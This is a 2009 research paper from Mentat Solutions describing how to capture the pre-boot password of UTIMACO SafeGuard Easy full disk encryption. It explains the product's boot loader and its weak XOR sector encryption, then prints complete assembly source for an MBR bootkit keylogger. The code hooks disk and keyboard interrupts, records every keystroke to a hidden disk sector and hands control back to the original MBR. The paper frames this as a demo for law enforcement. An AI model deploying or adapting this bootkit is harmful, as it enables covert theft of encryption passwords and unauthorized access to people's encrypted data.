UTIMACO SafeGuard Easy v4.5.x User Password Logging

© 2009, Mentat Solutions

www.mentat-solutions.com

Abstract

Nowadays, computer users can adopt disk encryption solutions to prevent data theft, but disk encryption can represent an obstacle for law enforcement agencies when it comes to accessing encrypted data in order to prosecute peoples involved for example in pedophilia or terrorism cases. In this paper we will show one of the possible approaches to log the user password of one of the most used full disk encryption software.

This paper is primarily addressed to system programmers and computer security experts. The knowledge of x86 assembly language and Intel 80x86 Real Mode is needed in order to fully understand the content.

Disclaimer

The authors and anyone involved in the production and manufacturing of this work shall not be liable for any damages arising from the use of (or the inability to use) the programs, source code, or textual information contained in this paper. This includes, but is not limited to, loss of revenue or profit and other incidental or consequential damages arising from the use of the product. All brand names and product names mentioned in this document are trademarks or service marks of their respective owners.

UTIMACO SafeGuard Easy v.4.5.x User Password Logging

The purpose of this small paper is to explain the approach used by the authors to code the “Proof of concept” (Poc) that stores in an arbitrary sector the UTIMACO owner password. We will show how using a similar approach to those used by old Boot Sector Viruses, the more recent MebRoot virus family and the “Blue Pill” rootkit, it is possible to log the password and thus be able to access the stored data.[1]

We will only discuss a little bit of the Utimaco SafeGuard Easy 4.5x technology, as our goal is just to show how to store and retrieve the user password, not to cover a full reverse engineering of the product.

The shown approach might be also compatible with TrueCrypt disk encryption but this case has not been tested.

Software Full Disk Encryption

Full disk encryption (or whole disk encryption) is a kind of disk encryption software encrypts every bit of data that goes on a disk or disk volume. The term "full disk encryption" is often used to signify that everything on a disk is encrypted, including the programs that can encrypt bootable operating system partitions. But they must still leave the master boot record (MBR), and thus part of the disk, unencrypted. There are, however, hardware-based full disk encryption systems that can truly encrypt the entire boot disk, including the MBR (Wikipedia, 2009).

The full disk encryption softwares available today transparently decrypt the data

1 **The code published in this document will not work on a production/real environment in order to avoid unentitled use from unauthorized users.**

when the user requests it: in such context, the authorized user will have to type his password in order to gain access to the disk.

We are going to write a routine which will modify the loading of the Operating System (OS from now on) and allow us to intercept and save the password entered by the user and used by Ultimaco to decrypt the disk.[2]

The boot procedure

The last action performed by the Power-On Self Test (POST) sequence is the execution of the interrupt 19h (formally “Bootstrap Loader Service”). This service loads a valid boot sector from a floppy disk, fixed disk, USB device or CD-ROMs (any bootable device) at address 0000h:7c00h. A valid boot sector must have the signature AA55h at the offset 01feh (on disk and memory, using little endian convention, it's 55h AAh).

Usually, the boot sector (known as hard disk MBR – master boot record) contains the code necessary to load the “kernel loader” of an operating system.

Hex Address	Description	Size in bytes
0	Code Area	Max. 440
01b8	Optional Disk Signature	4
01bc	Usually nulls	2
01be	Four Partition of 10h bytes	64
1fe	“AA55” signature	2

Master Boot Record Structure

2 This procedure need to work on x86 real mode, and the memory available in real mode is only the first Megabyte of ram (from address 0x00000 to 0xFFFFF). In real mode, the memory must be addressed using SEGMENT:OFFSET, both at 16bit. The conversion from SEG:OFF to linear address is: (SEGMENT * 10h) + OFFSET. The “h” after digit or “0x” before digit stands for hexadecimal

The MBR code looks for a bootable partition and loads into memory (always at 0000h:7c00h) the boot sector from that partition.

Offset	Field Length (bytes)	Description
0	1	Status (80h Bootable)
1	3	CHS Address of first block partition
1	1	# of Heads
2	1	# of Sectors is in bits 5–0; bits 9–8 of # Cylinders are in bits 7–6
3	1	Bits 7-0 of # Cylinders
4	1	Partition type
5	3	CHS Address of last block in partition
5	1	# of Heas
6	1	# of Sectors is in bits 5-0; bits 9-8 of # Cylnders are in bits 7-6
7	1	Bits 7-0 of Cylnders
8	4	LBA of first sector in the partition
C	4	Number of blocks in partition (little endian format)

Partition Layout

However, the MBR sector must be valid to allow the correct loading of the operating system and the access to the partitions. If we want to store our malicious routine in the MBR, it is necessary to save a copy of the original partition layout. Otherwise, according to the scenario, the execution could be done from another bootable device.

Utimaco MBR

In order to consent “full disk encryption”, Utimaco SafeGuard replaces the code of your MBR with a proprietary code which loads two modules: the Kernel Loader and the

Module Authentication, both are stored inside the encrypted partition using only weak encryption.

```
seg000:0000                  seg000          segment byte public '' use16
seg000:0000                                  assume cs:seg000
seg000:0000                                  assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:0000 FA                               cli
seg000:0001 EB 7A                            jmp     short loc_7D
seg000:0001                  ; ---------------------------------------------------------------------------
seg000:0003 B1                               db 0B1h ; ¦
seg000:0004 36                               db  36h ; 6
seg000:0005 B9                               db 0B9h ; ¦
seg000:0006 B6                               db 0B6h ; Â
seg000:0007 00                               db    0
seg000:0008                  ; ---------------------------------------------------------------------------
seg000:0008
seg000:0008                  loc_8:                                  ; CODE XREF: seg000:loc_7D↓j
seg000:0008 B8 00 0F                         mov     ax, 0F00h
seg000:000B 8E D0                            mov     ss, ax
seg000:000D                                  assume ss:nothing
seg000:000D BC FE 0F                         mov     sp, 0FFEh
seg000:0010 FB                               sti
seg000:0011 FC                               cld
seg000:0012 E8 00 00                         call    $+3
seg000:0015 5A                               pop     dx
seg000:0016 81 EA 15 00                      sub     dx, 15h
seg000:001A 8C CB                            mov     bx, cs
seg000:001C C1 EA 04                         shr     dx, 4
```

Figure 1 - A bit of Utimaco MBR loader

Utimaco SafeGuard MBR, just like other MBR loaders, at first performs a memory copy of its code into another portion of memory to allow the loading of boot sector. Utimaco SafeGuard then moves it from linear address 0x7C00 to 0xF000 (0:7C00h to 0F00h:0) and initializes stack registers (SS, SP), finally with a RETF instruction jumps to new address.

```
:00B6 80          disk          db 80h                  ; DATA XREF: seg000:00E9↓r
:00B6                                                   ; seg000:00FE↓r ...
:00B7 00                        db    0
:00B8 00                        db    0
:00B9 00                        db    0
:00BA 53          byte_BA       db 53h                  ; DATA XREF: seg000:loc_143↓r
:00BA                                                   ; seg000:loc_17D↓r
:00BB 00          byte_BB       db 0                    ; DATA XREF: seg000:01A6↓r
:00BC E1 8D       word_BC       dw 8DE1h                ; DATA XREF: sub_33+6↑r
:00BC                                                   ; sub_33+11↑w ...
:00BE C9 23       word_BE       dw 23C9h                ; DATA XREF: sub_33+15↑r
:00BE                                                   ; seg000:0188↓r ...
:00C0 F7 CD 09 DE+byte_C0       db 0F7h, 0CDh, 9, 0DEh, 8Ch, 6Ah, 0A5h, 1
:00C0 8C 6A A5 01                                       ; DATA XREF: seg000:0166↓o
:00C8 99                        db  99h ; Ö
:00C9 28                        db  28h ; (
:00CA 10                        db  10h
:00CB 00                        db    0
:00CC 01          byte_CC       db 1                    ; DATA XREF: seg000:0146↓w
:00CD 00                        db    0
:00CE 00 00 00 01 dword_CE      dd 1000000h             ; DATA XREF: seg000:013A↓r
:00CE                                                   ; seg000:01AA↓r ...
:00D2 8F 58       word_D2       dw 588Fh                ; DATA XREF: seg000:011D↓r
:00D4 00 00       word_D4       dw 0                    ; DATA XREF: seg000:0120↓r
:00D6 00                        db    0
```

Figure 2 - MBR data

SafeGuard MBR will now load the “Kernel”. The position, size, and memory destination, with kernel signature, are stored into MBR (Figure 2):

- disk: 80h → First hard disk. The VM used for testing had only 1 hd.
- byte_BA: 53h → Size of “Kernel”.
- word_BC + word_BE: 23C98DE1 – Initial decryption key of kernel.
- byte_C0: Kernel Signature.
- dword_CE: 1000000h → Destination address (100:0) of kernel.
- word_D2 + word_D4: 588F → First sector of kernel

Note: All parameters are variable.

At this stage, Utimaco SafeGuard verifies the BIOS extension before loading the kernel image. Once loaded, it compares the kernel signature with the stored signature (first 8 bytes): if this operation is successful, the payload will decrypt the kernel and transfers the execution to the first kernel instruction.

Encryption used

Utimaco SafeGuard uses block encryption. Each block of data is 512 bytes (one sector) long. All bytes within a sector are encrypted using a XOR table of 256 elements. The elements of XOR tables are built using this formula:

```
USHORT xortable[256];
const ULONG key = #VALUE#;

for(int i=0; i < 256; i++)
{
	key = (0x343FDh * key) + 0x269EC3;
	xortable[i] = (key & 0xFFFF0000) >> 16;
}
```

Utimaco SafeGuard Kernel

The Utimaco SafeGuard Kernel provides several functions to manage video, disk, encryption keys and emulation of interrupt 21h. It also has a routine to determine the presence of virus or other tampering "devices".

The virus detection routine used in this release tracks the execution of code stored in the first 640Kb of RAM, using the Trap Flag available on Intel x86 architecture. The Trap Flag is normally used to debug instructions, but SafeGuard uses it to check any execution in segments located under the A000h segment (normally reserved to VIDEO-MEMORY). The Video-Memory has read/write attributes, but it can be easily overwritten with simple STOS(b/w/d) instruction and therefore is not suitable for our purpose.

Reading the Kernel Code we have found that it uses BIOS services to manage the keyboard buffer:

```
0100:2EDC ; =============== S U B R O U T I N E =======================================
0100:2EDC
0100:2EDC
0100:2EDC keyb_peek       proc near               ; CODE XREF: keyb_peek+A↓j
0100:2EDC                                         ; sub_12FE1:loc_13042↓p ...
0100:2EDC                 mov     ah, 1
0100:2EDE                 int     16h             ; KEYBOARD - CHECK BUFFER, DO NOT CLEAR
0100:2EDE                                         ; Return: ZF clear if character in buffer
0100:2EDE                                         ; AH = scan code, AL = character
0100:2EDE                                         ; ZF set if no character in buffer
0100:2EE0                 jz      short locret_12EE8
0100:2EE2                 xor     ah, ah
0100:2EE4                 int     16h             ; KEYBOARD - READ CHAR FROM BUFFER, WAIT IF EMPTY
0100:2EE4                                         ; Return: AH = scan code, AL = character
0100:2EE6                 jmp     short keyb_peek
0100:2EE8 ; ---------------------------------------------------------------------------
0100:2EE8
0100:2EE8 locret_12EE8:                           ; CODE XREF: keyb_peek+4↑j
0100:2EE8                 retn
0100:2EE8 keyb_peek       endp
0100:2EE8
0100:2EE9
```

Figure 3 - Keyboard buffer

Using this routine, it is possible to store all keystrokes in a parallel buffer. The kernel reserves the interrupt A1 to serve the Module Authentication.

The keylogger

The attached keylogger, being it just a proof of concept, intentionally contains no stealth routine in order to hide fom Utimaco SafeGuard, and the product will show the following screenshot at end of authentication:



Figure 4 – Warning screen

P.O.C. Source code:

```
; Utimaco SafeGuard Keylogger
; DEMO version
; Copyright (c) 2009, Mentat Solutions

.MODEL TINY
.386

.code
    org 0h

_start:
; We get from offset 0:413 the amount of conventional memory avaiable for application.
; The WORD is also the output of INTERRUPT 12h.

    xor         ax, ax
    mov         es, ax
    mov         si, 413h       ; Linear Address 00000413h  - WORD - Amount of memory available
                               ; Used by INT12

    mov         ax, word ptr [si]        ; Get Kbs of free mem.
    dec         ax
    mov         word ptr [si], ax        ; Update

; We reserve one kilobyte of memory to store our code and the keylog

    mov         cl, 4                  ; free mem * 4
    xor         ch, ch
    mul         cx
    shl         ax, 1
    shl         ax, 1
    shl         ax, 1
```

```
    shl         ax, 1
    mov         es, ax              ; Now we can move our code to ES:0
    xor         di, di
    mov         si, 07c00h
    mov         cx, 200h            ; Size of our code

    rep         movsw               ; Transfer cs:7c00 to es:0

    push        es
    push        start
    retf                               ; jump...

; After creating a copy of our code into a new segment, we jump into it using RETF instruction.

; SETVECT
; Replace the INTERRUPT routine with our code.
; In: AX → Interrupt Number
;       ES:DI → Address to put old routine address;
;      CS:CX → New Routine (CX must be != 0)
setvect:
    push        ds
    shl         ax, 1
    shl         ax, 1
    mov         si, ax
    xor         ax, ax
    mov         ds, ax
    mov         ax, word ptr [si]
    mov         word ptr cs:[di], ax
    mov         ax, word ptr [si+2]
    mov         word ptr cs:[di+2], ax

    test        cx, cx
    jz          @setvect_ret
    mov         word ptr [si], cx
    mov         ax, cs
    mov         word ptr [si+2], ax
@setvect_ret:
    pop         ds
    ret


; New Interrupt 13:
; All read/write request for  Absolute Sector 0/1 are moved to sector 2/3
int13handler:
    pushf       ; Save flags

    cmp         ah, 02h
    je          @parse_int13
    cmp         ah, 03h
    je          @parse_int13
    cmp         ah, 42h
    je          @parse_dap_int13

    cmp         ah, 43h
    je          @parse_dap_int13

restore_flags:
    popf
jmp_int13:     ; JMP FAR → EA [OFFSET][SEGMENT]
    db 0eah

dword_int13:
old13off   dw       ?
old13seg   dw       ?

@parse_int13:  ; CHS mode → DH head, DL disk, CX track/sector
    cmp         dx, 0080h
    jne         restore_flags
    cmp         cx, 01h
    jg          restore_flags
    add         cx, 02h
    jmp         restore_flags

@restore_eax_jmp:
    pop         eax
    jmp         restore_flags
```

```
@parse_dap_int13:
;   Disk Access Parameters
;   DS:SI   -> Pointer
;           +00 DAP.Size
;           +01 ?
;           +02 Sector to Read/Write
;           +04
;           +0C Sect Start

    push    eax
    mov     eax, 01h
    cmp     dword ptr ds:[si+08], eax
    jg      @restore_eax_jmp
    mov     eax, 2
    add     dword ptr ds:[si+08], eax
    jmp     @restore_eax_jmp

    iret

; Interrupt 16 Handler
; When AH == 0, we invoke old interrupt handler and get the result
int16handler:
    pushf
    cmp     ah, 00
    jne     @restore_flags
    jmp     @continue_handler

@restore_flags:
    popf

jmp_int16:
    db 0eah
dword_int16:
old16off    dw      ?
old16seg    dw      ?

@continue_handler:
    popf
; CALL FAR, we store the flags in the stack because interrupt handler uses IRET instruction
    pushf
    call    dword ptr cs:[dword_int16]
    pushf
    push    ax
    push    es
    push    di
    push    cx
    push    bp

; Our cache is at end of the first sector (and at offset 200h in memory)
; First word: number of used-bytes
; Starting at the third byte we save the logged keystrokes
    mov     ax, cs
    mov     es, ax
    mov     di, 200h
    mov     cx, word ptr es:[di]
    mov     bp, sp
    add     bp, 8
    mov     ax, word ptr ss:[bp]    ; Retrieve AX from stack
    inc     cx
    cmp     cx, 01feh
    jne     @1
    xor     cx, cx
@1:
    mov     word ptr es:[di], cx
    add     di, cx
    inc     di
    inc     di
    mov     byte ptr es:[di], al

    call    save_memory             ; Write 2nd sector to disk

    pop     bp
    pop     cx
    pop     di
    pop     es
    pop     ax
    popf
```

```
    iret

; Save memory routine
; Invoke original handler using CALL FAR instruction
save_memory:
    push    bx
    and     di, 0ff00h
    mov     bx, di
    mov     cx, 02h
    mov     ax, 0301h
    xor     dx, dx
    mov     dl, 80h
    pushf
    call    dword ptr cs:[dword_int13]
    pop     bx
    ret

; new entry point
start:                ; jump here from entry point

    cli               ; Clear Interrupt Flag

; Set new interrupt handler 13h (disk routine)
    xor         ax, ax
    mov         al, 13h
    mov         di, offset old13off
    mov         cx, offset int13handler
    call        setvect

; Set new interrupt handler 16h (disk access)
    xor         ax, ax
    mov         al, 16h
    mov         cx, offset int16handler
    mov         di, offset old16off
    call        setvect

    sti               ; Set Interrupt Flag

; Read 2nd sector from hard disk to memory
    mov         ax, cs
    mov         es, ax
    mov         bx, 200h               ; Cache buffer it's at cs:[200]
    mov         ax, 201h
    mov         cx, 02h
    mov         dx, 80h
    int         13h                    ; Read my cache!

; Restore 1st sector (original mbr) from 3rd sector into 0:7C00h
    mov         ax, 0201h
    mov         cx, 03h
    mov         dx, 80h
    xor         bx, bx
    push        bx
    pop         es
    mov         bx, 7c00h
    int         13h                    ; Request read of 1st sector

    db          0eah                   ; Rejump into original sector
    dw          07c00h
    dw          0000h

alignSect   equ 512 - 44 - $

    db          alignSect dup(?)

    OptDiskSign dd  ?                  ; Optional Disk Signature
                dw  ?                  ; Usually null

partitions:
                db  40h     dup(?)     ; Partition's layout

    dw          0aa55h                 ; Boot signature block

end _start
```

References

Full disk encryption. (2009, June 30). In *Wikipedia, The Free Encyclopedia*. Retrieved 08:13, June 30, 2009, from

http://en.wikipedia.org/w/index.php?title=Full_disk_encryption&oldid=299470417

Ralph Brown's Interrupt list. - In Ralf Brown's Home Page. Retrieved from

http://www.cs.cmu.edu/~ralf/files.html